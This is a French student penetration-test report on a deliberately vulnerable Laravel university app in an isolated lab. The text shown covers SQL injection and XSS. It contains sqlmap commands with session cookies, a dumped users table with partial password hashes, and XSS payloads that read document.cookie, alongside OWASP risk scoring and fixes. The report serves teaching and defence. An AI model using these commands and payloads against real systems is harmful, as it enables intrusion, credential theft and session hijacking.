RAPPORT FINAL DE TEST D'INTRUSION

Application Web — Generic University

Analyse de sécurité complète selon la méthodologie OWASP Top 10

Composant	Détail
Cible	Generic University — Application PHP/Laravel
IP Cible	10.0.2.4 / 10.0.2.7 (VM Windows)
IP Attaquant	10.0.2.5 (VM Kali Linux)
Stack Technique	Apache 2.4.58 / PHP 8.0.30 / Laravel / MySQL
Outils Utilisés	Burp Suite, SQLMap, Hydra, ZAP v2.17, Python 3, curl
Méthodologie	OWASP Risk Rating Methodology / OWASP Top 10 2021
Date	21 Avril 2026

Réalisé par : ***Charbaji Ayoub & Ben Said Farah***

Classe : ***BDAI 2-2***

Table des matières

Introduction et Objectifs....4
Environnement de Test....4
Phase1: Injection SQL....5
1.1 Identification de la vulnérabilité....5
1.2 Exploitation de la vulnérabilité....6
1.3 Calculer severity....9
1.4 Recommandations de sécurité....11
Phase2: Cross-Site Scripting (XSS)....11
2.1 Identification de la vulnérabilité....11
2.2 Exploitation avec Burp Suite (Kali Linux)....15
2.3 Calculer severity....16
2.4 Recommandations de sécurité....18
Phase 3 : CSRF (Cross-Site Request Forgery)....18
3.1 Vulnérabilité 1 — Contact Submit GET....19
3.1.1 Identification de la vulnérabilité....19
3.1.2 Exploitation de la vulnérabilité....21
3.2 Vulnérabilité 2 — API Users DELETE....23
3.2.1 Identification de la vulnérabilité....23
3.2.2 Exploitation de la vulnérabilité....24
3.3 Vulnérabilité 3 — GraphQL Exfiltration CSRF....26
3.3.1 Identification de la vulnérabilité....26
3.3.2 Exploitation de la vulnérabilité....27
3.4 calculer severity....29
3.4 Recommandations....31
3.5 correction....31
....35
3.6 Tests de validation depuis Kali....36

Phase 4 — Authentification Défaillante.....38
4.1 Vulnérabilité 1 — Brute Force sans Rate Limiting 38
4.1.1 Identification de la vulnérabilité 38
4.1.2 Exploitation de la vulnérabilité.....39
4.2 Vulnérabilité 2 — Session non Invalidée après Logout.....40
4.2.1 Identification de la vulnérabilité 40
4.3.2 Exploitation de la vulnérabilité.....41
4.3calculer severity 42
4.4 Recommandations 44
4.5 Corrections de Code.....44
Conclusion Générale — Version Réduite.....52

Introduction et Objectifs

Ce rapport de test d'intrusion a été réalisé sur l'application web Generic University, une plateforme académique PHP/Laravel déployée sur un environnement Windows. L'objectif est d'identifier, d'exploiter et de documenter les vulnérabilités présentes, en appliquant la méthodologie OWASP Top 10 2021 et le système de notation OWASP Risk Rating.

Objectifs du test d'intrusion

- Effectuer une reconnaissance complète de la structure du site et identifier tous ses endpoints exposés
- Identifier et exploiter les vulnérabilités OWASP Top 10 présentes dans l'application
- Documenter chaque attaque avec des preuves concrètes : captures d'écran, logs terminal, scripts exécutés
- Évaluer le niveau de risque de chaque vulnérabilité selon la méthodologie OWASP Risk Rating (Likelihood × Impact)
- Proposer des corrections précises et vérifiables avec des exemples de code sécurisé

Environnement de Test

Les tests ont été réalisés dans un environnement isolé composé de machines virtuelles communicant sur un réseau local privé (NAT VirtualBox). Aucune connexion externe n'a été utilisée durant les phases d'attaque active.

Composant	Détail
VM Cible 1 (Windows 11)	IP : 10.0.2.7 — Application Generic University
VM Attaquant (Kali Linux)	IP : 10.0.2.5
Application 1	http://10.0.2.7/Generic-University/public
Stack Technique	Apache 2.4.58 / PHP 8.0.30 / Laravel / MySQL
Outils Attaquant	Burp Suite 2026, SQLMap, Hydra, ZAP v2.17, Python 3, curl, nano
Proxy Burp Suite	Firefox configuré sur 127.0.0.1:8080

Note : Burp Suite a été installé sur Kali Linux avec la commande sudo apt install burpsuite -y, puis Firefox a été configuré pour utiliser le proxy HTTP 127.0.0.1 sur le port 8080, afin d'intercepter et modifier toutes les requêtes HTTP en temps réel.

Phase1: Injection SQL


1.1 Identification de la vulnérabilité

Détection

La vulnérabilité a été identifiée lors du scan automatisé ZAP (alerte de niveau **Haut**, CWE-89, OWASP Top 10 A03:2021 – Injection). Le scanner a soumis un payload modifié sur le formulaire de réinitialisation de mot de passe et a obtenu une réponse **HTTP 500 Internal Server Error**, signe caractéristique d'une requête SQL malformée qui atteint la base de données sans filtrage.

Point d'entrée

Élément	Valeur
URL	http://10.0.2.7/Generic-University/public/password/email
Méthode	POST
Paramètre vulnérable	Email
Content-Type	application/x-www-form-urlencoded



Exemple concret (payload ZAP)

POST /Generic-University/public/password/email HTTP/1.1

Host: 10.0.2.7

Content-Type: application/x-www-form-urlencoded

_token=<CSRF_TOKEN>&email=zaproxy%40example.com"

Injection SQL

URL : http://127.0.0.1/Generic-University/public/password/email
Risque : High
Confiance: Low
Paramètre : email
Attaque : zaproxy@example.com"
Preuve : HTTP/1.1 500 Internal Server Error
Id CWE : 89
Id WASC : 19
Source : Scan actif (40018 - Injection SQL)
Input Vector: Form Query

Déscription:

SQL injection may be possible.

Le guillemet " injecté dans le champ email provoque une rupture de syntaxe SQL, entraînant une erreur serveur 500 sans message d'erreur détaillé (mode production Laravel), mais confirmant que l'entrée atteint directement une requête SQL.

1.2 Exploitation de la vulnérabilité

Étapes d'exploitation avec SQLMap (Kali Linux)

Étape 1 — Récupération du token XSRF valide

Avant toute attaque, il faut obtenir un token XSRF valide depuis la page de reset :

```
┌──(charbaji㉿kali)-[~]
└─$ curl -c cookies.txt -s http://10.0.2.7/Generic-University/publ
ic/password/reset \
  | grep -o 'name="_token" value="[^"]*"'
name="_token" value="J1qQOnJ4Zt7qOjqAnvZlHP7DWiqMQumoUmzsUCoq"
```

Étape 2 — Lancement de SQLMap

```
┌──(charbaji㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.7/Generic-University/public/password/email" \
  --method=POST \
  --data="_token=VLOi6uJwNqcqSX8sgT9J4e2PejkEvFrtQ0IRa3I4&email=test@test.com" \
  --cookie="laravel_session=eyJpdiI6IjduU3VGVG5aelpyejZIQmxvd0YwRmc9PSIsInZhbHVlIjoiTGdXRXFkQVNSRGNRbUVubVJCd3ZCRE5RT3RObWR5eUxKL25BcUVuemxJS2RIK
2RsTFd3bU41Q29Hcng5WkJJVk5SRDB5MFI5YlJPRHhXNUIwcnRHWmN3aHlJOGtsL1hZdTFqdGhZQ2RZTVZOQU13UE5YT085K2gvSFhScUtHemQiLCJtYWMiOiJkMWEwY2NmNjJhZGJlYmU0Yj
cxNDRkZmU3Y2IyZjY4MjM5MzVjYWFhMTU1YTk1Y2U4Nzg2MGY5M2NmYzQ3ODY5In0=; XSRF-TOKEN=eyJpdiI6ImJFZERsdkMyRlpkc1VCc2h2VTcyOWc9PSIsInZhbHVlIjoiUUlkQmlTOE
s4Vlg1d3FnRlRzTlEwZ0FDMk4rcGFNeEUvaXRHVUc3VWVPMU9GNWlYZitiZmFzTmp2b0NTdGpBdFpTZVBmQXN6dXZ2V1ZWLzZwOEY4L1lCN0hXYy93MHZVOFZPQjQ4a0lNN2MvVGJ2WktUMjN
FRzFqVFN2WWJmeEwiLCJtYWMiOiI0OWFlMDc2Yzk3NjBhNzk5ZDJmOGM1ZmM0ZWNiYzNhZjJkYjlmOTZkZjgyNTE3ODU3YWMyMGYyZGViYTAxZmU5In0=" \
  -p email \
  --level=5 \
  --risk=3 \
  --dbms=mysql \
  --tamper=space2comment \
  --random-agent \
  --batch \
  --dbs
```

Étape 3 — Extraction des bases de données

SQLMap identifie le SGBD MySQL et énumère les bases :

available databases:

```
[08:44:58] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP, Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL (MariaDB fork)
[08:44:58] [INFO] fetching database names
[08:44:58] [INFO] retrieved: 'information_schema'
[08:44:58] [INFO] retrieved: 'mysql'
[08:44:58] [INFO] retrieved: 'performance_schema'
[08:44:58] [INFO] retrieved: 'phpmyadmin'
[08:44:58] [INFO] retrieved: 'test'
[08:44:58] [INFO] retrieved: 'laravel'
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] laravel

[08:44:58] [INFO] fetched data logged to text files under '/r
```

Étape 4 — Extraction des tables

```
┌──(charbaji㉿kali)-[~]
└─$ sudo sqlmap -u "http://10.0.2.7/Generic-University/public/password/email" \
  --method=POST \
  --data="_token=VLOi6uJwNqcqSX8sgT9J4e2PejkEvFrtQ0IRa3I4&email=test@test.com" \
  -p email --dbms=mysql \
  -D laravel  --tables --batch
[sudo] password for charbaji:
                                                                               
        __H__                                                                  
  ___ ___[)]_____ ___ ___  {1.10.2#stable}                                     
 |_ -| . [)]     | .'| . |                                                     
 |___|_  [)]_|_|_|__,|  _|                                                     
       |_|V...       |_|   https://sqlmap.org                                  

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
all applicable local, state and federal laws. Developers assume no liability and are
ram
```

Résultat :

```
[08:50:40] [INFO] retrieved:
Database: laravel
[9 tables]
+-----------------------+
| failed_jobs           |
| grades                |
| users                 |
| vulnerabilities       |
| migrations            |
| password_resets       |
| roles                 |
| uni_class_user        |
| uni_classes           |
+-----------------------+
```

Grâce à l'injection SQL réalisée via sqlmap, nous avons réussi à extraire la liste complète des tables de la base de données `laravel` de l'application Generic University. Cette base

contient **9 tables** dont notamment la table `users` contenant les identifiants des utilisateurs, la table `grades` contenant les notes des étudiants, et la table `vulnerabilities` contenant les rapports de sécurité internes de l'application. Cette découverte confirme que l'application est totalement compromise et que toutes ses données sont accessibles à un attaquant.

Étape 5 — Dump de la table users

```
┌──(charbaji㉿kali)-[~]
└─$ sudo sqlmap -u "http://10.0.2.7/Generic-University/public/password/email" \
  --method=POST \
  --data="_token=VLOi6uJwNqcqSX8sgT9J4e2PejkEvFrtQ0IRa3I4&email=admin@school.com" \
  -p email --dbms=mysql \
  -D laravel -T users --dump --batch

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual conse
all applicable local, state and federal laws. Developers assume no liability and are n
ram
```

Résultat :

```
[08:57:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP, PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL unknown (MariaDB fork)
[08:57:28] [INFO] fetching columns for table 'users' in database 'laravel'
[08:57:29] [WARNING] reflective value(s) found and filtering out
[08:57:29] [INFO] retrieved: 'id','int(255)'
[08:57:29] [INFO] retrieved: 'name','text'
[08:57:29] [INFO] retrieved: 'email','text'
[08:57:29] [INFO] retrieved: 'email_verified_at','datetime'
[08:57:29] [INFO] retrieved: 'password','text'
[08:57:29] [INFO] retrieved: 'remember_token','text'
[08:57:29] [INFO] retrieved: 'created_at','datetime'
[08:57:29] [INFO] retrieved: 'updated_at','datetime'
[08:57:29] [INFO] retrieved: 'role_id','int(11)'
[08:57:29] [INFO] retrieved multi-line entry (id:1)
Database: laravel
Table: users
[2 entries]
+----+-------+-----------------+-----------------+--------------+----------------+---------------------+---------------------+---------+
| id | name  | email           | email_verified_a| password     |remember_token| created_at          | updated_at          | role_id |
+----+-------+-----------------+-----------------+--------------+----------------+---------------------+---------------------+---------+
| 1  | Admin | admin@school.com| NULL            | $2y$10$91NRuSG.... | NULL     | 2026-04-21 21:55:46 | 2026-04-21 21:55:46 | 1       |
| 2  | Prof  | prof@school.com | NULL            | $2y$10$UJ/q8W.Nu...| NULL     | 2026-04-21 21:55:46 | 2026-04-21 21:55:46 | 2       |
```

L'exploitation de la vulnérabilité d'injection SQL a permis d'extraire le contenu complet de la table `users`, révélant les informations sensibles de tous les utilisateurs enregistrés dans l'application. On peut observer les éléments suivants :

Données exposées :

- Les **noms complets** des utilisateurs (Admin, Prof)
- Les **adresses email** de connexion

- Les **mots de passe hachés** en bcrypt (`$2y$10$...`) qui peuvent être soumis à des attaques par dictionnaire
- Les **rôles** des utilisateurs (role_id=1 = Administrateur)
- Les **dates de création** et de modification des comptes

Cette extraction démontre l'impact critique de la vulnérabilité d'injection SQL un attaquant disposant de ces informations peut tenter de casser les mots de passe hachés hors ligne et de prendre le contrôle total de l'application en se connectant avec le compte administrateur.

1.3 Calculer severity

a) Threat Agent Factors

Facteur	Question	Réponse	Note
Skill Level	How technically skilled is this group of threat agents?	No technical skills(1), some technical skills(3), advanced computer user(5), network and programming skills(6), security penetration skills(9)	3
Motive	How motivated is this group of threat agents to find and exploit this vulnerability?	Low or no reward(1),possible reward(4), high reward (9)	9
Opportunity	What resources and opportunities are required for this group of threat agents to find and exploit this vulnerability?	Full accesss or expensive resources required(0), special access or resources required(4), some access or resources required(7), no access or resources required(9)	9
Size	How large is this group of threat agents?	Developers(2), system administrators(2), intranet users(4), partners(5), auhenticated users(6), anonymous internet users(9)	6

b) Vulnerability Factors

Facteur	Question	Réponse	Note (0-9)
Ease of Discovery	How easy is it for this group of threat agents to discover this vulnerability?	Practically impossible(1), difficult(3), easy(7), automated tooms available(9)	9
Ease of Exploit	How easy is it for this group of threat agents to actually exploit this vulnerability?	Theaoretical(1),difficul(3),easy(5), automated tooms available(9)	9
Awareness	How well known is this vulnerability to this group of threat agents?	Unknown(1),hidden(4);obvious(6),knowledge(9)	9
Intrusion Detection	How likely is an exploit to be detected?	Active detection in application(1),logged and reviewed(3),logged without review(8),not logged(9)	3

c) Technical Impact Factors

Facteur	Question	Réponse	Note (0-9)
Loss of Confidentiality	How much data could be disclosed and how sensitive is it?	Minimal non-sensitivee data disclosed(2),minimal critical data disclosed(6),extensive non-sensitive data disclodes(6),extensive critical data disclosed(7),all data disclosed(9)	9
Loss of Integrity	How much data could be corrupted and how damaged is it?	Minimal slightly corrupt data (1),minimal seriously corrupt data(3),extensive slightly corrupt data(5),extensive slightly corrupt data (7),all data totally corrupt (9)	7
Loss of Availability	How much service could be lost and how vital is it?	Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), allservices completely lost (9)	5
Loss of Accountability	Are the threat agents' actions traceable to an individual?	Fully traceable (1). possibly traceable (7), completely anonymous(9)	7

d) Business Impact Factors

Facteur	Question	Réponse	Note (0-9)
Financial Damage	How much financial damage will result from an exploit?	Less than the cost to fix the vulnerability (1), minor effect on anual profit (3), significant effect on Annual profit (7), bankruptcy (9)	7
Reputation Damage	Would an exploit result in reputation damage that would harm the business?	Minimal damage (1), clear violation (5), high profile violation(7)	7
Non-Compliance	How much exposure does non-compliance introduce?	Minor violation(2),clear violation(5),high profile violation(7)	7
Privacy Violation	How much personally identifiable information could be disclosed?	One individual (3) hundreds of people (5), thousands of people (7), millions of people (9)	9

Likelihood = (3+9+9+6+9+9+9+3) / 8 = 56 / 8 = 7.1 → HIGH

Impact global = (6.75 + 8.0) / 2 = 7.25 → HIGH

Niveau de risque final

Likelihood	Impact	Niveau

HIGH (7.1)	HIGH (7.25)	**CRITICAL**

1.4 Recommandations de sécurité

1. Utiliser des requêtes préparées (ORM Eloquent / PDO)

```
Au lieu de :
php
// ❌ Vulnérable
$user = DB::select("SELECT * FROM users WHERE email = '$email'");
Utiliser :
php
// ☑ Sécurisé
$user = DB::select("SELECT * FROM users WHERE email = ?", [$email]);
// ou avec Eloquent
$user = User::where('email', $email)->first();
2. Valider et filtrer les entrées
php
$request->validate([
    'email' => 'required|email|max:255',
]);
```

2. Ne jamais afficher les erreurs SQL en production

Dans .env : APP_DEBUG=false et APP_ENV=production

3. Appliquer le principe du moindre privilège sur le compte MySQL utilisé par Laravel.

4. Déployer un WAF (ModSecurity avec les règles OWASP CRS).

Phase2: Cross-Site Scripting (XSS)

2.1 Identification de la vulnérabilité

Détection

Bien que ZAP n'ait pas déclenché d'alerte XSS automatique dans ce scan (le scanner passif ne tente pas d'injection active), l'analyse du code HTML des réponses révèle plusieurs points d'injection potentiels : champs de formulaires dont les valeurs sont reflétées dans la réponse, commentaires HTML suspects signalés dans les alertes d'information, et l'absence totale de Content Security Policy (CSP) confirmée par ZAP (5 occurrences).

Content Security Policy (CSP) Header Not Set

URL : http://127.0.0.1:8000/
Risque : Medium
Confiance: High
Paramètre :
Attaque :
Preuve :
Id CWE : 693
Id WASC : 15
Source : Scan passif (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference: 10038-1
Input Vector:


Déscription:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and

De plus, la page d'accueil contient un script jQuery AJAX qui récupère et affiche directement des données utilisateur sans encodage apparent :

Javascript

<script>alert('XSS-Generic-University')</script>




Cette capture démontre l'exploitation d'une vulnérabilité **Cross-Site Scripting (XSS) Reflected** sur le formulaire de contact de l'application Generic University. En injectant le payload `<script>alert('XSS-Generic-University')</script>` dans le champ "Your Issue", le code JavaScript malveillant a été exécuté directement dans le navigateur de la victime sans aucun filtrage ni validation de la part de l'application.

Points d'entrée identifiés

N°	URL	Paramètre	Type XSS suspecté
1	/password/reset	Email	Reflected XSS
2	/login	email, password	Reflected XSS
3	/contact	Champs du formulaire	Stored XSS
4	/api/users/{id}	Champ name (BDD)	DOM-based XSS

Exemple concret de payload

"><img src=x onerror=alert(document.cookie)>




Cette deuxième capture démontre une exploitation **beaucoup plus dangereuse** de la même vulnérabilité XSS. En utilisant un payload plus avancé `"><img src=x`


`onerror=alert(document.cookie)>`, l'attaquant a réussi à extraire et afficher les **cookies de session complets** de l'utilisateur connecté, notamment :

- Le **XSRF-TOKEN** — token de protection CSRF de Laravel
- Le **laravel_session** — identifiant de session de l'utilisateur connecté


Ces informations sont extrêmement sensibles car elles permettent à un attaquant de **voler la session** de l'utilisateur et de se connecter à l'application en se faisant passer pour lui, sans avoir besoin de son mot de passe. Cette technique est connue sous le nom de **Session Hijacking** (détournement de session). Dans un scénario réel, au lieu d'afficher les cookies dans une popup, l'attaquant les enverrait vers son propre serveur distant pour les récupérer discrètement.

Installation Burp Suite sur Kali Linux





Configurer Firefox pour utiliser Burp Suite



